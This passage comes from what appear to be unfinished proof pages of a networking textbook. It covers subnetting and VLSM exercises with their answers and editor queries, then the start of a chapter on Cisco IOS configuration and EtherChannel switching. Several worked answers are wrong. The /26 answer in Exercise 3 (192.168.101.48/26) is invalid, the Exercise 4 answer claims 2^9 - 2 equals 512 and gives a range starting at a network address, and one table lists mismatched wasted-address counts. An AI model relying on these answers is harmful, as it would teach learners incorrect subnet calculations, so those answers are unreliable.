To calculate the subnet mask, you are borrowing 3 bits, and if you use Table 4-6, you get /27, which provides a mask of 255.255.255.224.

298  
299

You arrive at the following:

300

**192.168.50.0/27**

301

**192.168.50.32/27**

302

**192.168.50.64/27**

303

Table 4-8 provides your calculated subnets, address ranges, broadcast addresses, and the addresses wasted.

304  
305

**Table 4-8.** Sample Subnets with Increment Sizes

t8.1

| Subnet           | Address Range               | Broadcast Address | Addresses Wasted |
|------------------|-----------------------------|-------------------|------------------|
| 192.168.50.0/27  | 192.168.50.1–192.168.50.31  | 192.168.50.31     | 5                |
| 192.168.50.32/27 | 192.168.50.33–192.168.50.63 | 192.168.50.63     | 18               |
| 192.168.50.64/27 | 192.168.50.65–192.168.50.95 | 192.168.50.95     | 28               |

t8.2  
t8.3  
t8.4  
t8.5

Notice that there are many wasted IP addresses. You only needed to support 12 hosts at the remote site, but used 30 addresses. And to support the point-to-point link, you only needed 2 addresses but used another 30. How can you use IP addresses more efficiently? Glad you asked. With VLSM, of course.

306  
307  
308

Let's look at the same example using VLSM.

309

## VLSM Subnetting

310

How will you fulfill the requirement via VLSM subnetting? You already know you need a /27 to support the largest subnet, so you will start there. This gives you the same IP address, **192.168.50.0/27**. Now you only need to support 12 hosts. The closest you can get to 12 hosts without being under the requirement is  $2^4 - 2 = 14$  hosts.

311  
312  
313  
314

**Your next subnet is 192.168.50.32/28.** Now you need to support two hosts on the point-to-point link. The closest you can get to two hosts without being under the requirement is  $2^2 - 2 = 2$  hosts.

315  
316

**Your final subnet is 192.168.50.48/30.** Table 4-9 shows the calculated subnets, address ranges, broadcast addresses, and the addresses wasted.

317  
318

**Table 4-9.** Example Subnets with Increment Sizes

| Subnet           | Address Range               | Broadcast Address | Addresses Wasted |
|------------------|-----------------------------|-------------------|------------------|
| 192.168.50.0/27  | 192.168.50.1–192.168.50.31  | 192.168.50.31     | 5                |
| 192.168.50.32/28 | 192.168.50.33–192.168.50.47 | 192.168.50.47     | 2                |
| 192.168.50.48/30 | 192.168.50.49–192.168.50.51 | 192.168.50.51     | 0                |

t9.1  
t9.2  
t9.3  
t9.4  
t9.5

## Subnetting Exercises

This section provides exercises to reinforce what was covered in this chapter.

### EXERCISE 1: CLASSFUL SUBNETTING

Company ABC123 Inc. has five subnetwork addresses that need to be added to its remote site and headquarters. Five subnets need to be created to support 30 hosts, 10 hosts, 9 hosts, 4 hosts, and 2 hosts, respectively. Create five subnets using the 172.16.150.0/24 network as your starting point for available address space. How will you fulfill the requirement via classful subnetting? Determine the subnets, subnet mask, usable host address range, and broadcast address of each subnet. See the following network diagram for the example architecture with host requirements for each subnetwork.

**Network requirements:**

- Largest number of hosts = 30
- Network address = 172.16.150.0/24
- Subnets required = 5

this figure will be printed in b/w



**Figure 4-5.** Exercise 1 diagram

AU8

## EXERCISE 2: VLSM SUBNETTING

332

Company ABC123 Inc. has five subnetwork addresses that need to be added to its remote site and headquarters. Five subnets need to be created to support 30 hosts, 10 hosts, 9 hosts, 4 hosts, and 2 hosts, respectively. Create five subnets using the 172.16.150.0/24 network as your starting point for available address space; only waste the smallest address space possible. How will you fulfill the requirement via VLSM subnetting? Determine the subnets, subnet mask, usable host address range, and broadcast address of each subnet. See the following network diagram for the example architecture with host requirements for each subnetwork.

333

334

335

336

337

338

339

### **Network requirements:**

340

Largest number of hosts = 30


341

Network address = 172.16.150.0/24

342

Subnets required = 5

343



this figure will be printed in b/w

**Figure 4-6.** Exercise 2 diagram

## EXERCISE 3: SUBNETTING

344

Company ABC123 Inc. has a new subnet with 62 host addresses needed. Find the next available subnet that accommodates 62 hosts; do not interfere with the current assigned address space. VLSM subnetting is needed to complete this task. Determine the subnet, subnet mask, usable address range, and broadcast address of the subnet. See the following diagram for the network architecture with host requirements for this example.

345

346

347

348

349


### **Network requirements:**

350

Largest number of hosts = 62

351

this figure will be printed in b/w



**Figure 4-7.** Exercise 3 diagram

### EXERCISE 4: SUBNETTING

352

353 Company ABC123 Inc. has three subnetwork addresses needed at its headquarters. Three subnets  
 354 need to be created to accommodate 2000 hosts, 1000 hosts, and 500 hosts, respectively. Create three  
 355 subnets using the 172.16.0.0/16 network as your starting point for available address space; only waste  
 356 the smallest address space possible. VLSM subnetting is needed to accomplish this task. Determine  
 357 the subnets, subnet mask, usable host address range, and broadcast address of each subnet. See the  
 358 following diagram for the example architecture with the host requirements for each subnetwork.


359 **Network requirements:**

360 Largest number of hosts = **2000**

361 Network address = **172.16.0.0/16**

362 Subnets required = **3**

this figure will be printed in b/w



**Figure 4-8.** Exercise 4 diagram

## Subnetting Exercise Answers

363

This section provides answers to the questions from the “Subnetting Exercises” section in this chapter.

364

### Exercise 1 Answers

365

You know that the largest network you need to support is 30 hosts. The closest you can get to 30 hosts without being under the requirement is  $2^5 - 2 = 30$  hosts. You will need to borrow three host bits to support the requirement.

366

367

368

You also know you need five subnets.  $2^3 = 8$  means that you will be able to handle creating five subnets since you borrowed three bits. To calculate the subnet mask, you know you are borrowing 3 bits, and if you use Table 4-6, you get /27, which provides a mask of 255.255.255.224.

369

370

371

You already know you need /27 to support the largest subnet, so you will start there. This gives you the same IP subnet, **172.16.150.0/27**. Now you continue with the increment of 32 for the rest of the subnets (see Table 4-10):

372

373

374

**172.16.150.32/27**

375

**172.16.150.64/27**

376

**172.16.150.96/27**

377

**172.16.150.128/27**

378

**Table 4-10.** Subnet Chart

t10.1

| Subnet            | Address Range                 | Broadcast Address |
|-------------------|-------------------------------|-------------------|
| 172.16.150.0/27   | 172.16.150.1–172.16.150.31    | 172.16.150.31     |
| 172.16.150.32/27  | 172.16.150.33–172.16.150.63   | 172.16.150.63     |
| 172.16.150.64/27  | 172.16.150.65–172.16.150.95   | 172.16.150.95     |
| 172.16.150.96/27  | 172.16.150.97–172.16.150.127  | 172.16.150.127    |
| 172.16.150.128/27 | 172.16.150.129–172.16.150.159 | 172.16.150.159    |

t10.2

t10.3

t10.4

t10.5

t10.6

t10.7

### Exercise 2 Answers

379

You know that the largest network you need to support is 30 hosts. The closest you can get to 30 hosts without being under the requirement is  $2^5 - 2 = 30$  hosts. You will need to borrow 3 host bits to support the requirement.

380

381

382

You also know you need five subnets.  $2^3 = 8$  means that you will be able to handle creating five subnets, since you borrowed 3 bits. To calculate the subnet mask, you know you are borrowing 3 bits, and if you use Table 4-6, you get /27, which provides a mask of 255.255.255.224.

383

384

385

You already know you need a /27 to support the largest subnet, so you will start there. This gives you the IP address **172.16.150.0/27**. Now you need to support the next largest, which is 10 hosts.

386

387

The closest you can get to 10 hosts without being under the requirement is  $2^4 - 2 = 14$  hosts. **Your next subnet is 172.16.150.32/28**. Now you need to support the next largest, which is 9 hosts.

388

389

The closest you can get to 9 hosts without being under the requirement is  $2^4 - 2 = 14$  hosts. **Your next subnet is 172.16.150.48/28**. Now you need to support the next largest, which is 4 hosts.

390

391

The closest you can get to 4 hosts without being under the requirement is  $2^3 - 2 = 6$  hosts. **Your next subnet is 172.16.150.64/29**. Now you need to support 2 hosts on the point-to-point link.

392

393

The closest you can get to 2 hosts without being under the requirement is  $2^2 - 2 = 2$  hosts. **Your final subnet is 172.16.150.72/30**.

394

395

396 Table 4-11 is our subnet chart with subnet, address range, and broadcast addresses of each of our  
 397 subnets.

**Table 4-11. Subnet Chart**

| Subnet           | Address Range               | Broadcast Address |       |
|------------------|-----------------------------|-------------------|-------|
| 172.16.150.0/27  | 172.16.150.1–172.16.150.31  | 172.16.150.31     | t11.1 |
| 172.16.150.32/28 | 172.16.150.33–172.16.150.47 | 172.16.150.47     | t11.2 |
| 172.16.150.48/28 | 172.16.150.49–172.16.150.63 | 172.16.150.63     | t11.3 |
| 172.16.150.64/29 | 172.16.150.65–172.16.150.71 | 172.16.150.71     | t11.4 |
| 172.16.150.72/30 | 172.16.150.73–172.16.150.75 | 172.16.150.75     | t11.5 |

398 **Exercise 3 Answers**

399 You know that the largest network you need to support is 62 hosts. The closest you can get to 62 hosts  
 400 without being under the requirement is  $2^6 - 2 = 62$  hosts. You will need to borrow 6 host bits to support the  
 401 requirement.

402 To calculate the subnet mask, you know you are borrowing 6 bits, and if you use Table 4-6, you get /26,  
 403 which provides a mask of 255.255.255.192.

404 You know that 192.168.101.0/28 and 192.168.101.16/27 have been used, so you start from there. The  
 405 next available subnet is 192.168.101.48.

406 Your subnet is **192.168.101.48/26**.

**Table 4-12. Subnet Chart**

| Subnet            | Address Range                  | Broadcast Address |       |
|-------------------|--------------------------------|-------------------|-------|
| 192.168.101.48/26 | 192.168.101.49–192.168.101.111 | 192.168.101.111   | t12.1 |

407 **Exercise 4 Answers**

408 You know that the largest network you need to support is 2000 hosts. The closest you can get to 2000 hosts  
 409 without being under the requirement is  $2^{11} - 2 = 2046$  hosts. You need to borrow 11 host bits to support the  
 410 requirement.

411 To calculate the subnet mask, use Table 4-6 to get /21, which provides a mask of 255.255.248.0. You  
 412 know you need /21 to support the largest subnet, so you start there. This gives the IP address **172.16.0.0/21**.  
 413 Now you need to support the next largest, which is 1000 hosts. The closest you can get to 1000 hosts without  
 414 being under the requirement is  $2^{10} - 2 = 1022$  hosts. You can see from Table 4-6 that this is /22. You determine  
 415 the increment of the previous subnet by using the subnet mask of .248; you know that this is the fifth bit of  
 416 eight, which gives you an increment of 8. See Table 4-13 to aid with calculating the increment. **Your next**  
 417 **subnet is 172.16.8.0/22**.



**Table 4-13. Increment Chart**

| Increment | 128 | 64  | 32  | 16  | 8   | 4   | 2   | 1   |
|-----------|-----|-----|-----|-----|-----|-----|-----|-----|
| Mask      | 128 | 192 | 224 | 240 | 248 | 252 | 254 | 255 |

Now you need to support the next subnet, which is 500 hosts.

The closest you can get to 500 hosts without being under the requirement is  $2^9 - 2 = 512$  hosts. You determine the increment of the previous subnet by using the subnet mask of .252; you know that this is the sixth bit of eight, which gives you an increment of 4 (see Table 4-13). **Your last subnet is 172.16.12.0/23.**

You determine the increment of the previous subnet by using the subnet mask of .252; you know that this is the seventh bit of eight, which gives you an increment of 2. Table 4-14 is the subnet chart with calculated subnet, address ranges, and broadcast addresses.

t14.1 **Table 4-14. Subnet Chart**

| Subnet         | Address Range             | Broadcast Address |
|----------------|---------------------------|-------------------|
| 172.16.0.0/21  | 172.16.0.1–172.16.7.255   | 172.16.7.255      |
| 172.16.8.0/22  | 172.16.8.1–172.16.11.255  | 172.16.11.255     |
| 172.16.12.0/23 | 172.16.12.0–172.16.13.255 | 172.16.13.255     |

## Summary

You have made it through Chapter 4. We really covered a lot of information in this chapter, including public and private IP addressing, particularly IPv4 and IPv6 addressing. We also discussed CIDR, subnetting, and VLSM.

If you still do not have a complete understanding or grasp of IP addressing and subnetting, please read this chapter again. Knowledge of these topics is critical to any network engineer throughout their career. Make sure that you complete the subnetting exercises. If you did not get the answers correct, review the answers to the questions and try them again. You need to have a firm grasp of subnetting to be a successful network engineer.

# Author Queries

Chapter No.: 4      0005078424

| Queries | Details Required                                                                                                                                                                                                                                                 | Author's Response |
|---------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------|
| AU1     | Please check if item starting " <i>Protocol: This field defines...</i> " is part of the list instead of being under item starting " <i>Time to live (TTL)Time To Live (TTL)TTLSee Time To Live (TTL)IPv4TTL: This...</i> " and hence should be bulleted as well. |                   |
| AU2     | Please check if edit to sentence starting "Anycast is like multicast..." is okay.                                                                                                                                                                                |                   |
| AU3     | Please check if edit to sentence starting "It was developed to..." is okay.                                                                                                                                                                                      |                   |
| AU4     | Please check if edits to table citations in the text are okay.                                                                                                                                                                                                   |                   |
| AU5     | Please check if "four host bits" should be changed to "three host bits".                                                                                                                                                                                         |                   |
| AU6     | Please check "you borrowed bits 128, 64, 32, and 16" for correctness as "three bits" are to be borrowed as mentioned above.                                                                                                                                      |                   |
| AU7     | "Tables 4-7 and 4-9" have the same caption. Please check.                                                                                                                                                                                                        |                   |
| AU8     | Please provide citations for "Figures 4-5 to 4-8" in the text.                                                                                                                                                                                                   |                   |
| AU9     | Please check if "Largest number of hosts = 30" should be changed to "Largest number of hosts = 25".                                                                                                                                                              |                   |
| AU10    | Please provide citation for "Table 4-12" in the text.                                                                                                                                                                                                            |                   |

## CHAPTER 5



# Intermediate LAN Switching

This chapter starts with an introduction to Cisco IOS software, discussing some basic configuration commands and how to access a Cisco device. Switching concepts are covered in this chapter, including link aggregation, Spanning Tree Protocol, Virtual Logical Networks (VLANs), trunking between switches, routing between VLANs, VLAN Trunking Protocol (VTP) configuration, and Multiple Spanning Tree Protocol (MSTP) configuration. The exercises at the end of the chapter reinforce what is covered.

## Cisco Console Access


To access a Cisco device, you need to use a console cable and connect it to the console port on the router of a computer with a terminal emulator. Your computer needs to be configured as follows (also see Figure 5-1):

- *Speed (baud rate):* 9600
- *Parity:* None
- *Data bits:* 8
- *Stop bits:* 1
- *Flow control:* XON/XOFF

---

■ **Note** HyperTerminal or PuTTY can be used as a terminal emulator.

---



**Figure 5-1.** PuTTY configuration

There are two main configurations of Cisco devices; the *startup-config* and the *running-config*. The *startup-config* is the configuration that is loaded when the Cisco device is booted; it is located in the NVRAM. The *running-config* is the current configuration running on the router, located in the RAM. The two configurations can be synchronized by using the following command:

```
IOU1#copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
[OK]
```

This command overwrites the *startup-config* with the current *running-config*. If this command is not typed and the router is restarted, you will lose the current *running-config*, and the router will boot with the *startup-config*. Many older Cisco engineers use the following command:

```
IOU1#write memory
Building configuration...
[OK]
```

This command does the same thing as the `copy running-config startup-config` or the `copy run start` command.

The following output displays the software version of Cisco IOS that is installed on the device. You can see here that the software version is 15.2, as well as where to go for technical support from Cisco:

```
Cisco IOS Software, Linux Software (I86BI_LINUX-ADVENTERPRISEK9-M), Version 15.2(4)M1,
DEVELOPMENT TEST SOFTWARE
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2012 by Cisco Systems, Inc.
```

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                              |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|
| Compiled Fri 27-Jul-12 10:57 by prod_rel_team                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | 39                                           |
| This product contains cryptographic features and is subject to United States and local country laws governing import, export, transfer and use. Delivery of Cisco cryptographic products does not imply third-party authority to import, export, distribute or use encryption. Importers, exporters, distributors and users are responsible for compliance with U.S. and local country laws. By using this product you agree to comply with applicable laws and regulations. If you are unable to comply with U.S. and local laws, return this product immediately. | 40<br>41<br>42<br>43<br>44<br>45<br>46<br>47 |
| A summary of U.S. laws governing Cisco cryptographic products may be found at: <a href="http://www.cisco.com/wwl/export/crypto/tool/stqrg.html">http://www.cisco.com/wwl/export/crypto/tool/stqrg.html</a>                                                                                                                                                                                                                                                                                                                                                          | 48<br>49                                     |
| If you require further assistance please contact us by sending email to <a href="mailto:export@cisco.com">export@cisco.com</a> .                                                                                                                                                                                                                                                                                                                                                                                                                                    | 50<br>51                                     |
| The following output shows the number of Ethernet interfaces on the device:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | 52                                           |
| Linux Unix (Intel-x86) processor with 189092K bytes of memory.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | 53                                           |
| Processor board ID 2048002                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 54                                           |
| 16 Ethernet interfaces                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | 55                                           |
| 16K bytes of NVRAM.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | 56                                           |
| <i>Press RETURN to get started!</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | 57                                           |
| <i>*Apr 10 09:47:49.754: %SPANTREE-5-EXTENDED_SYSID: Extended SysId enabled for<br/>typ e vlan</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | 58<br>59                                     |
| <i>*Apr 10 09:47:49.980: %SYS-5-CONFIG I: Configured from memory by console</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | 60                                           |
| <i>*Apr 10 09:47:50.025: %SYS-5-RESTART: System restarted --</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | 61                                           |
| The following output displays the 16 Ethernet interfaces and VLAN 1 on the switch:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | 62                                           |
| <i>*Apr 10 09:47:50.771: %LINK-3-UPDOWN: Interface Ethernet0/0, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 63                                           |
| <i>*Apr 10 09:47:50.785: %LINK-3-UPDOWN: Interface Ethernet0/1, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 64                                           |
| <i>*Apr 10 09:47:50.799: %LINK-3-UPDOWN: Interface Ethernet0/2, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 65                                           |
| <i>*Apr 10 09:47:50.804: %LINK-3-UPDOWN: Interface Ethernet0/3, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 66                                           |
| <i>*Apr 10 09:47:50.831: %LINK-3-UPDOWN: Interface Ethernet1/0, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 67                                           |
| <i>*Apr 10 09:47:50.854: %LINK-3-UPDOWN: Interface Ethernet1/1, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 68                                           |
| <i>*Apr 10 09:47:50.859: %LINK-3-UPDOWN: Interface Ethernet1/2, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 69                                           |
| <i>*Apr 10 09:47:50.872: %LINK-3-UPDOWN: Interface Ethernet1/3, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 70                                           |
| <i>*Apr 10 09:47:50.886: %LINK-3-UPDOWN: Interface Ethernet2/0, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 71                                           |
| <i>*Apr 10 09:47:50.899: %LINK-3-UPDOWN: Interface Ethernet2/1, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 72                                           |
| <i>*Apr 10 09:47:50.913: %LINK-3-UPDOWN: Interface Ethernet2/2, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 73                                           |
| <i>*Apr 10 09:47:50.918: %LINK-3-UPDOWN: Interface Ethernet2/3, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 74                                           |
| <i>*Apr 10 09:47:50.932: %LINK-3-UPDOWN: Interface Ethernet3/0, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 75                                           |
| <i>*Apr 10 09:47:50.947: %LINK-3-UPDOWN: Interface Ethernet3/1, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 76                                           |
| <i>*Apr 10 09:47:50.957: %LINK-3-UPDOWN: Interface Ethernet3/2, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 77                                           |
| <i>*Apr 10 09:47:50.971: %LINK-3-UPDOWN: Interface Ethernet3/3, changed state to up</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 78                                           |
| <i>*Apr 10 09:47:50.985: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan1,<br/>changed state to down</i>                                                                                                                                                                                                                                                                                                                                                                                                                                                       | 79<br>80                                     |

## 81 Configuration Help

82 If you can't remember a command completely, you can use the ? for help:

```

83 IOU2#show ?
84 aaa Show AAA values
85 access-expression List access expression
86 access-lists List access lists
87 acircuit Access circuit info
88 adjacency Adjacent nodes
89 aliases Display alias commands
90 alps Alps information
91 ancp ANCP information
92 apollo Apollo network information
93 appletalk AppleTalk information
94 arap Show Appletalk Remote Access statistics
95 archive Archive functions
96 arp ARP table
97 async Information on terminal lines used as router interfaces
98 authentication Shows Auth Manager registrations or sessions
99 auto Show Automation Template
100 backup Backup status
101 beep Show BEEP information
102 bfd BFD protocol info
103 bgp BGP information
104 bootvar Boot and related environment variable
105 bridge Bridge Forwarding/Filtering Database [verbose]
106 --More--

```

107 The ? lists the commands available to users at a given prompt on the device. You can also simply list a  
 108 letter to see which commands are available for a given letter, as shown here:

```

109 IOU2#show c?
110 calendar capability cca cce
111 cdp cef class-map clns
112 clock cls cns compress
113 configuration connection controllers cops
114 crypto
115 IOU1#show in?
116 interfaces inventory

```

```

117 IOU1#show interfaces e?
118 Ethernet

```

119 The following shows the tab autocomplete function:

```

120 IOU1#copy runn
121 IOU1#copy running-config star
122 IOU1#copy running-config startup-config
123 Destination filename [startup-config]?
124 Building configuration...
125 [OK]

```

As you can see from this command, you can type **copy runn** and press Tab, and the device automatically fills out the command that you were typing. This saves you time if you forget the rest of a command. 126  
127  
128

## Displaying the Running Configuration 129

The following displays the running-config of the switch: 130

```
IOU2#show running-config or show run 131
Building configuration... 132

Current configuration : 1472 bytes 133
! 134
version 15.1 135
service timestamps debug datetime msec 136
service timestamps log datetime msec 137
no service password-encryption 138
service compress-config 139
! 140
hostname IOU2 141
! 142
boot-start-marker 143
boot-end-marker 144
! 145
logging discriminator EXCESS severity drops 6 msg-body drops EXCESSCOLL 146
logging buffered 50000 147
logging console discriminator EXCESS 148
! 149
no aaa new-model 150
no ip icmp rate-limit unreachable 151
! 152
ip cef 153
! 154
no ip domain-lookup 155
no ipv6 cef 156
ipv6 multicast rpf use-bgp 157
! 158
spanning-tree mode pvst 159
spanning-tree extend system-id 160
! 161
vlan internal allocation policy ascending 162
! 163
ip tcp synwait-time 5 164
! 165
interface Ethernet0/0 166
duplex auto 167
! 168
interface Ethernet0/1 169
duplex auto 170
! 171
```

```

172 interface Ethernet0/2
173 duplex auto
174 !
175 interface Ethernet0/3
176 duplex auto
177 !
178 interface Ethernet1/0
179 duplex auto
180 !
181 interface Ethernet1/1
182 duplex auto
183 !
184 interface Ethernet1/2
185 duplex auto
186 !
187 interface Ethernet1/3
188 duplex auto
189 !
190 interface Vlan1
191 no ip address
192 shutdown
193 !
194 no ip http server
195 control-plane
196 !
197 !
198 line con 0
199 exec-timeout 0 0
200 privilege level 15
201 logging synchronous
202 line aux 0
203 exec-timeout 0 0
204 privilege level 15
205 logging synchronous
206 line vty 0 4
207 login

```

## 208 Configuring the Router

209 Cisco IOS has three main modes of operation: user exec mode, privileged exec mode, and configuration  
210 mode. You are in user mode when you first log into a device. The following is an example of user exec mode:

```
211 IOU1>
```

212 Configuration mode is a submode or privileged mode, meaning you must be in privileged exec mode to  
213 enter configuration mode. The following is an example of privileged exec mode:

```
214 IOU1#
```



Let's review some of the configuration modes. The following is an example of escalating from privileged exec mode to global configuration mode by typing configure terminal: 215  
216

```
IOU1#configure terminal 217
```

You know that you are in global configuration mode when you see the word config in parentheses after your device hostname. You see an example of this with the hostname IOU1 followed by config in parentheses. When you are finished editing in global configuration mode, simply type **exit** or **end** to return to privileged exec mode. Enter configuration commands, one per line. End with CNTL/Z. 218  
219  
220  
221

```
IOU1(config)# 222
IOU1(config)#end 223
IOU1# 224
```

The following is an example of interface configuration mode. You know that you are in interface configuration mode when you see the word config-if in parentheses after your device hostname. You see an example of this with the hostname IOU1 followed by config-if in parentheses. To enter this mode, you must type **interface** followed by the interface you would like to configure. When you are finished editing in interface configuration mode, simply type **exit** to return to global configuration mode, or type **end** to return to privileged exec mode. 225  
226  
227  
228  
229  
230

```
IOU1(config)#interface e0/1 231
IOU1(config-if)# 232
```

The following is an example of line configuration mode. You know that you are in line configuration mode when you see the word config-line in parentheses after the device hostname. You see an example of this with the hostname IOU1 followed by config-line in parentheses. To enter this mode, you must type **line** followed by the type of line you want to configure, **vty** or **console**, for example. When you are finished editing in line configuration mode, simply type **exit** to return to global configuration mode, or type **end** to return to privileged exec mode. 233  
234  
235  
236  
237  
238

```
IOU1(config)#line console 0 239
IOU1(config-line)# 240
```

The following is an example of router configuration mode. You know that you are in router configuration mode when you see the word config-router in parentheses after the device hostname. You see an example of this with the hostname IOU1 followed by config-router in parentheses. To enter this mode, you must type **router**, followed by the routing protocol that you want to configure. Routing configurations are discussed in Chapter 6. When you are finished editing in router configuration mode, simply type **exit** to return to global configuration mode, or type **end** to return to privileged exec mode. 241  
242  
243  
244  
245  
246

```
IOU1(config)#router ospf 1 247
IOU1(config-router)# 248
```

```
IOU1#configure ? 249
confirm Confirm replacement of running-config with a new config 250
 file 251
memory Configure from NV memory 252
network Configure from a TFTP network host 253
overwrite-network Overwrite NV memory from TFTP network host 254
replace Replace the running-config with a new config file 255
```

```

256 revert Parameters for reverting the configuration
257 terminal Configure from the terminal
258 <cr>

259 IOU1#configure terminal
260 Enter configuration commands, one per line. End with CNTL/Z.
261 IOU1(config)#hostname HQ
262 HQ(config)#

```

---

263 ■ **Note** You know you are in privileged mode if the # is displayed after the hostname.

---

264 The router hostname can be configured in configuration mode. The following example shows that  
 265 hostnames cannot be configured in privileged exec mode. The device does not recognize the command. You  
 266 must be in configuration mode to complete the command:

```

267 Router1#hostname Router1
268 ^
269 % Invalid input detected at '^' marker.

```

## 270 Switching

271 Most modern local area networks (LANs) are a combination of wired and wireless devices connected  
 272 via switches. Switches allow LAN-connected devices to communicate with one another and through the  
 273 Internet via a wide area network (WAN) connection.

274 As discussed earlier, switches operate by receiving frames, which check the ARP table to determine if  
 275 the destination IP address is listed; this allows forwarding the frame out of the appropriate interface.

## 276 Link Aggregation Group (LAG)

277 A link aggregation group or LAG allows for multiple physical links between two devices to combine into  
 278 one logical link. EtherChannel is an example of this and is used primarily on Cisco switches. It allows the  
 279 grouping of several physical Ethernet ports to create one logical link, providing a fault-tolerant link between  
 280 devices.

281 In addition to adding fault tolerance between devices, LAGs allow the entire bandwidth of all ports in  
 282 the logical link to be used. For instance, you have four 100 MB links in a LAG; this allows a total bandwidth of  
 283 400 MB.

284 Should one link fail in a LAG, traffic will be redistributed across the remaining operational links, and it  
 285 is transparent to the end users. This makes EtherChannel an ideal candidate for mission-critical applications  
 286 and backbone links.

287 There are two protocols used for link aggregation:

- 288 • *PAGP*: Cisco's proprietary Port Aggregation Protocol
- 289 • *LACP*: IEEE standard Link Aggregation Control Protocol

290 Link Aggregation Control Protocol (LACP) is the more common LAG to use as it can be used  
 291 across multiple vendors, while Port Aggregation Protocol (PAGP) can only be used by Cisco devices. It is  
 292 recommended to use LACP because it is the IEEE industry standard allowing dynamic negotiations between  
 293 different vendor devices.

LAG benefits: 294

- *Increased availability, redundancy, and reliability.* 295
- *Traffic can be load balanced across the links.* 296
- *Bandwidth increases over the individual links.* 297

Table 5-1 describes PAgP modes. 298

**Table 5-1.** PAgP 11.1


| Mode             | Description                                                                                                                                                                                                                                                      |                              |
|------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------|
| <b>Auto</b>      | This mode puts an interface into a passive negotiating state; the interface then responds to the PAgP packets it receives, but it cannot start negotiations. This is the default mode if not explicitly stated.                                                  | t1.2<br>t1.3<br>t1.4<br>t1.5 |
| <b>Desirable</b> | This mode puts an interface into an active negotiation; the interface starts negotiations with other interfaces by transmitting PAgP packets.                                                                                                                    | t1.6<br>t1.7                 |
| <b>On</b>        | This mode forces an interface to create a channel without PAgP. The interface will only create an EtherChannel if the connecting interface group mode is also set to ON. Note: If EtherChannel misconfig guard is not enabled, the port channel will still form. | t1.8<br>t1.9<br>t1.10        |

Table 5-2 describes LACP modes. 299

**Table 5-2.** LACP 12.1

| Mode           | Description                                                                                                                                                                                                 |                              |
|----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------|
| <b>Passive</b> | The switch will not actively initiate a channel, but it will respond to incoming LACP packets. The peer must be in active mode to form a channel with a peer in passive mode. Similar to auto mode in PAgP. | t2.2<br>t2.3<br>t2.4<br>t2.5 |
| <b>Active</b>  | The switch will actively send packets to initiate the negotiation of a channel. The other end of the LACP must be in active or passive mode. Similar to the PAgP desirable mode.                            | t2.6<br>t2.7                 |
| <b>On</b>      | The switch forces a channel to be created without LACP negotiation. The switch will not transmit or respond to LACP packets. Similar to the PAgP ON mode.                                                   | t2.8<br>t2.9                 |

The first example is a LACP EtherChannel layer 2 configuration (see Figure 5-2). 300



**Figure 5-2.** EtherChannel

301 In Figure 5-2, the FastEthernet0/0, FastEthernet0/1, and FastEthernet0/2 (on IOU1 and IOU2)  
 302 must belong to VLAN 100 (VLANs are discussed later in this chapter); it is required to create a layer 2  
 303 EtherChannel using LACP with active mode on IOU1 and passive mode on IOU2. Look at the following  
 304 configuration:

305 IOU1

306 The `configure terminal` command is used to enter the global configuration mode:

```
307 IOU1#configure terminal
